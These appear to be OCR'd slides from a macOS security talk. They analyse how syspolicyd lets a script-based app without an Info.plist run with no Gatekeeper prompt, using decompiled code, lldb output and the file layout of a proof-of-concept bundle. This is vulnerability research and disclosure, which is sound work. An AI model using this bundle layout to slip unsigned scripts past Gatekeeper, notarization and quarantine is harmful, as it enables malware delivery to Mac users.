
```
GK evaluateScanResult: 0 PST: (path: /Users/
patrick/Downloads/Script.app), (team:
(null)), (id: (null)), (bundle_id: Script),
1, 0, 1, 0, 7, 0
```

vs.

bare-boned script-based app
with no Info.plist file:



```
GK evaluateScanResult: 2 PST: (path: /
Users/patrick/Downloads/PoC.app/Contents/
MacOS/PoC), (team: (null)), (id: (null)),
(bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0
```



syspolicyd

GK evaluateScanResult: 0

GK evaluateScanResult: 2

"DefinitelyNotMalware" cannot be opened because the developer cannot be verified.

Safari downloaded this file today at 3:20

Evaluation Type 0x2?

if set, item is allowed!

```
/* @class EvaluationManager */
-(void *)evaluateScanResult:arg2 withEvaluationArguments: arg3
         withPolicy:arg4 withEvaluationType:arg5 withCodeEval:arg6 {
...

if (arg5 == 0x2) {

   //no prompt shown
   // update flags and leave
   [evalResult setAllowed:YES];
   return;
}

[r14 presentPromptOfType:...];
os_log_impl(..., "Prompt shown", ...);
```

for the PoC.app
...eval type is 0x2, so <u>no prompt is shown!</u>

evaluateScanResult: ... logic

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po [$rdi evaluationTargetPath]
~/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[$rdi allowed]
(BOOL) $83 = YES

(lldb) p (BOOL)[$rdi wouldPrompt]
(BOOL) $82 = NO
```

allowed, with no prompt!

Evaluation Type 0x2

where does it come from (returned)

```
/* @class EvaluationPolicy */
-(unsigned long long)determineGatekeeperEvaluationTypeForTarget:arg2
                     withResponsibleTarget:arg3 {
...

if(YES != [policyScanTarget isUserApproved]) {

  if(YES == [policyScanTarget isScript]) {

     r15 = 0x2;
     if(YES != [policyScanTarget isBundled]) goto leave;
}

leave:
rax = r15;
return rax;
```

1. we're not (yet) approved
2. yes, PoC.app is script-based
3. leave (with 0x2 (allow)), if app is "not a bundle" !?

determineGatekeeperEvaluation: ...
logic

```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

...not a bundle?


Evaluation Type 0x2

returned if 'isBundle' flag not set

```
/* @class PolicyScanTarget */
-(char)isBundled {
    return sign_extend_64(self->_isBundled);
}
```

just returns 'isBundled' iVar

isBundled: method



where is 'isBundled' set?

```
/* @class ExecManagerPolicy */
-(void)evaluateCodeForUser:arg2 withPID:arg3 withProcessPath:arg4
withParentProcessPath:arg5 withResponsibleProcess:arg6 withLibraryPath:arg7
processIsScript: withCompletionCallback:arg9 {
...

rax = sub_10001606c(rbx, 0x0);
[policyScanTarget setIsBundled:rax];
```

return value passed to `setIsBundled:"`

evaluateCodeForUser: ...


sets 'isBundle' flag, based on subroutine result


Evaluation Type 0x2

why is our poc, not classified as bundle!?

```
int sub_10001606c(arg0, arg1) {

BOOL isBundle = NO;
...

if ( ((sub_100015829(rbx, @"Contents/Info.plist") != 0x0) ||
      (sub_100015829(rbx, @"Versions/Current/Resources/Info.plist") != 0x0)) ||
      (sub_100015829(rbx, @"Info.plist") != 0x0))
{
   isBundle = YES;
}

return isBundle;
```

tldr; to be classified as a bundle, an item must have an Info.plist !





```
(lldb) po $rdi
PST: (path: ~/Downloads/PoC.app/
Contents/MacOS/PoC), (team: (null)),
(id: (null)), (bundle_id: NOT_A_BUNDLE)

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```


our PoC
(no Info.plist) ----------▶ ...not a bundle

In Summary

...a script-based "not a bundle" is allowed


An application:

1. no Info.plist file
2. executable, is a script



```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script
```

~~Gatekeeper?~~
~~Notarization?~~
~~File Quarantine?~~

